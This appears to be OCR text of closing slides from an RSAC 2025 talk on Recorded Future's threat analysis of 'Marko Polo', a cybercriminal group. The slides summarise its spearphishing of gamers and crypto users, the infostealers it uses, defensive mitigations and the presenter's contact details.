
Mitigations

- *User Awareness*. I cannot stress enough that this is the most important mitigation for a group like Marko Polo. **They cannot handle the pressure of public attention**.
- *Threat Intelligence Sharing*. Investigations like these are community efforts involving many victims, vendors, and researchers. **Gatekeeping is unacceptable and hampers our ability to disrupt the adversary**.
- *Endpoint Detection*. It is self-explanatory, but these groups all leverage malware- and infrastructure-as-a-service that are **easily detected with up-to-date signatures**.

Key Takeaways

- Marko Polo will likely suffer ***short-term losses*** as the group needs to pivot and rebrand.
- Marko Polo explicitly targets segments of our society that are generally considered "***tech-savvy***" relative to the general population.
- Marko Polo is only one traffer team ***amid dozens of active groups on the dark web*** — demonstrating the scale of this ecosystem.


CYBER
THREAT
ANALYSIS
Recorded Future®
By Insikt Group®
September 17, 2024
"Marko Polo"
Uncharted
Waters With
Empire
Insikt Group identified over 30 unique scams attributed to Marko Polo, which have likely compromised tens of thousands of devices globally — posing significant financial and data security risks.
Marko Polo primarily targets gamers, cryptocurrency influencers, and software developers via spearphishing on social media — highlighting its focus on tech-savvy victims.
Marko Polo leverages a diverse toolkit — including AMOS, Stealc, Rhadamanthys, HijackLoader, and more — underscoring the need for adaptable defenses that counter its cross-platform capabilities.


ZeroDay | Info
TEAM A
ZERODA
Из-за текущей ситуации и ради
MARKO
POLO
ZERODAY
ZERODAY
THE BEST CRYPTOSCAM STRUCTURE #1

RSAC 2025 Conference

Many Voices.
One Community.

Thank you!

Contact:

alexander.leslie@recordedfuture.com

@aejleslie (X, BlueSky, Mastodon)

linkedin.com/in/aejleslie